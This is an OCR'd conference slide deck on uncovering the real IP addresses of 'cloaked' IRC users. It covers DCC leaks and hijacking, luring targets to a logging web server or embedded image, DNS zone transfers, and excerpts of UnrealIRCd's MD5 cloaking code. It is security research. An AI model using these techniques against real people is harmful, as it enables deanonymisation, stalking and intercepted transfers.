INTRODUCTION

- ✓Whether you’re still kicking it “old school” or just recently started using IRC– this presentation was written with you in mind. Maybe you’re an undercover *federal agent*?

- ✓The guy that the fed is watching? *Hacker*? *Slacker*? <u>Whatever</u>. This presentation is the product of personal independent research conducted to determine whether it is possible to derive the IP address of a “cloaked” user.

- ✓The answer? Yes! The potential impact? I guess that varies depending on who you are, what you do, and who might want that information. Proof-of-concept tools will be made available to the public domain in conjunction with this presentation.

yes.

UNCLOAKING IP ADDRESSES ON IRC

A presentation by Derek Callaway <decal {at} sdf {dot} org>

http://decal.sdf.org

UNCLOAKING IP ADDRESSES ON IRC

A presentation by Derek Callaway <decal {at} sdf {dot} org>
http://decal.sdf.org

WHO AM I?

- Independent Digital Security Consultant
  - Web Application Penetration Testing, Network Vulnerability Assessment, Host Hardening, Code Review, etc.
- Studied Computer Science & Philosophy @ University of Delaware
- Former employee of @stake, Inc. and Symantec Corporation
- Winner Cenzic's SANS Contest in August 2007
- Home Page at http://decal.sdf.org
- Twitter @decalresponds
- E-mail decal@sdf.org
- Primary Interests
  - Writing tools to automate pen testing & vuln research
  - Software assurance, fuzz testing, gray-box binary analysis
  - FCC-licensed amateur radio hobbyist; flair for SDR

IRC WARRIORS DURING THE DARK AGES

Some techniques from the olden days:

- DCC == Direct Client Connection
- Sending DCC requests
  - If the target accepts the DCC request, TCP connection is made..
    - (Unless a firewall within the route interferes, of course)
  - Once the target client connect() and the local server accept() calls complete, invoking getpeername() will return the target's IP address
  - In client command terms, this can be accomplished with /dcc
- Receiving DCC requests
  - Anyone who sends a DCC request has automatically disclosed their network address in base10 format via a CTCP styled PRIVMSG
  - Numeric IP addresses represented in decimal can be converted to dotted-quad format with inet_aton()
    - Depending on platform endian-ness, htonl() may be needed..

CAPABILITIES OF DCC HIJACKING

Side note regarding Direct Client Connections:


- If a client listening for **DCC** connections sets the **sin_addr.saddr** member of **struct sockaddr** to **INADDR_ANY** (**#define** is **0x0**) and the kernel's TCP stack sequentially increments the TCP source port, the client is very susceptible to **DCC** hijacking from an observing third-party
  - Intercept `warez` transferred via **DCC SEND**
  - Spoof **DCC CHAT** conversations
  - Can be used to bypass quotas enforced by **XDCC eggdrop** bots, **mIRC/irssi FSERVE**, etc.

IRC WARRIOR DARK AGES [CONT'D]

- `PRIVMSG` target with URI that references daemon on accessible server
  - `(tail -f access_log&);(tail -f error_log)`
  - Alternatively, `PRIVMSG` target with a link to a web server that has an `access_log` file it's writing to which is under the web root directory

- Create a forum posting that references an off-site image
  - Works on `craigslist.org` if image URI has non-commercial TLD
  - `<IMG SRC=“http://rogue.webserv.dom/images/apic.gif”/>`

- `IN AXFR` (DNS zone transfer) resource records for parent domain, or..
- `nslookup` common subdomains, i.e. `www`, `mail`, `ftp`, etc.
  - Subdomain *could* be DNS `IN CNAME` resource record for the target
- Viewing world-read data on shell account of server running `ircd` process
- Simply asking (in essence, social engineering)


Firefox
new york craigslist | create posting
https://post.craigslist.org/k/lhoUhm0h4xG_hiRmsf-0Vg/YP4tx?s=edit
Google
Most Visited
Getting Started
Latest Headlines
Information Leak
std::basic_string - cp...
Builds of Ruby-Debu...
SEARCH
APPROVED

new york craigslist > manhattan > for sale / wanted > appliances - by owner > create posting

log in to your account

(Apply for Account)

posting title:

price:

$ (Battery Park)

posting description:

Externally-hosted images (IMG tag) are no longer allowed in for-sale ads. Please use CL image upload.

HOW IRC DAEMONS CLOAK CLIENTS

- Depends on: settings in the `ircd.conf` file and whether the IRC server's name resolver is receives a response for the rDNS (reverse DNS) lookup from client registration
- Successful rDNS lookup (`IN A` resource record exists in authoritative zone file):
  - First subdomain portion of the DNS address is replaced by a truncated MD5 hash
  - `~otk@clk-1F6C27AC.members.linode.com`
- Unsuccessful rDNS lookup:
  - `!irc.net.org *** Couldn't resolve your hostname; using your IP address instead`
  - The numeric IPv4 address is replaced by three truncated MD5 hashes
  - `~nobody@5B008B3D.4A839DBA.321F6D56.IP`
- The hostmask's truncated MD5 hashes can be computed in different ways
- Addresses formatted with `RFC4291` style IPv6 notation use a similar process.
- A ciphertext-only attack can be used against `WHOWAS` output since identical hash values in the cloaked hostmask imply identical client source addresses

Viewing Loaded Server Modules

- UnrealIRCd `MODULE` command lists loaded modules
  - Most IRC client software can execute the following:
    - `/quote MODULE <irc.net.org>`
    - Hostname is optional--can be another IRC server name
    - Without hostname argument, `MODULE` defaults to local daemon
    - Many raw IRC commands use optional last parameter format
      - Quite useful for reconnaissance against other server links that are connected to the same network
      - Note that the optional server name argument can represent an IRC daemon or a services daemon
  - We're looking for the "***cloak***" module from `src/modules/cloak.c`


```
04:22 !irc.net.org *** cloak (Official cloaking module (md5))
04:22 !irc.net.org *** commands (Wrapper library for m_commands)
```

MANUALLY CLOAKING AN IRC CLIENT


- Atheme uses SASL (Simple Authentication and Security Layer)
  - SASL is specified in RFC4422 with a wide variety of authentication mechanisms… Furthermore, Atheme's is targeted by irc-sasl-brute, Lua code in Nmap's Scripting Engine: http://nmap.org/nsedoc/scripts/irc-sasl-brute.html
- Anope uses `HostServ`
- Both use `UMODE +x`
  - IRC servers are often configured to auto-set `UMODE +x` after client registration
    - Client registration is the process involving the raw commands `USER`, `NICK` and sometimes a nonce `PING` from a no-spoof patch that requires a corresponding `PONG` before the `MOTD` is displayed…
  - Older versions may use `UMODE +h`
- Non-RFC compliant IRC protocol commands might be supported depending on server software and which dynamic modules the `ircd` process loads at runtime:
  - `CHGIDENT, CHGHOST, SETNAME, SETHOST, SETIDENT, VHOST`

```
static char *hidehost_normalhost(char *host)
{
char *p;
static char buf[512], res[512], res2[512], result[HOSTLEN+1];
unsigned int alpha, n;

        ircsprintf(buf, "%s:%s:%s", KEY1, host, KEY2);
        DoMD5(res, buf, strlen(buf));
        strcpy(res+16, KEY3); /* first 16 bytes are filled, append our key.. */
        n = strlen(res+16) + 16;
        DoMD5(res2, res, n);
        alpha = downsample(res2);

        for (p = host; *p; p++)
                if (*p == '.')
                        if (isalpha(*(p + 1)))
                                break;

        if (*p)
        {
                unsigned int len;
                p++;
                ircsprintf(result, "%s-%X.", hidden_host, alpha);
                len = strlen(result) + strlen(p);
                if (len <= HOSTLEN)
                        strcat(result, p);
                else
                        strcat(result, p + (len - HOSTLEN));
        } else
                ircsprintf(result,  "%s-%X", hidden_host, alpha);

        return result;
}
```


```
static char *hidehost_ipv4(char *host)
{
unsigned int a, b, c, d;
static char buf[512], res[512], res2[512], result[128];
unsigned long n;
unsigned int alpha, beta, gamma;

        /*
         * Output: ALPHA.BETA.GAMMA.IP
         * ALPHA is unique for a.b.c.d
         * BETA  is unique for a.b.c.*
         * GAMMA is unique for a.b.*
         * We cloak like this:
         * ALPHA = downsample(md5(md5("KEY2:A.B.C.D:KEY3")+"KEY1"));
         * BETA  = downsample(md5(md5("KEY3:A.B.C:KEY1")+"KEY2"));
         * GAMMA = downsample(md5(md5("KEY1:A.B:KEY2")+"KEY3"));
         */
        sscanf(host, "%u.%u.%u.%u", &a, &b, &c, &d);

        /* ALPHA... */
        ircsprintf(buf, "%s:%s:%s", KEY2, host, KEY3);
        DoMD5(res, buf, strlen(buf));
        strcpy(res+16, KEY1); /* first 16 bytes are filled, append our key.. */
        n = strlen(res+16) + 16;
        DoMD5(res2, res, n);
        alpha = downsample(res2);

        /* BETA... */
        ircsprintf(buf, "%s:%d.%d.%d:%s", KEY3, a, b, c, KEY1);
        DoMD5(res, buf, strlen(buf));
        strcpy(res+16, KEY2); /* first 16 bytes are filled, append our key.. */
        n = strlen(res+16) + 16;
        DoMD5(res2, res, n);
```



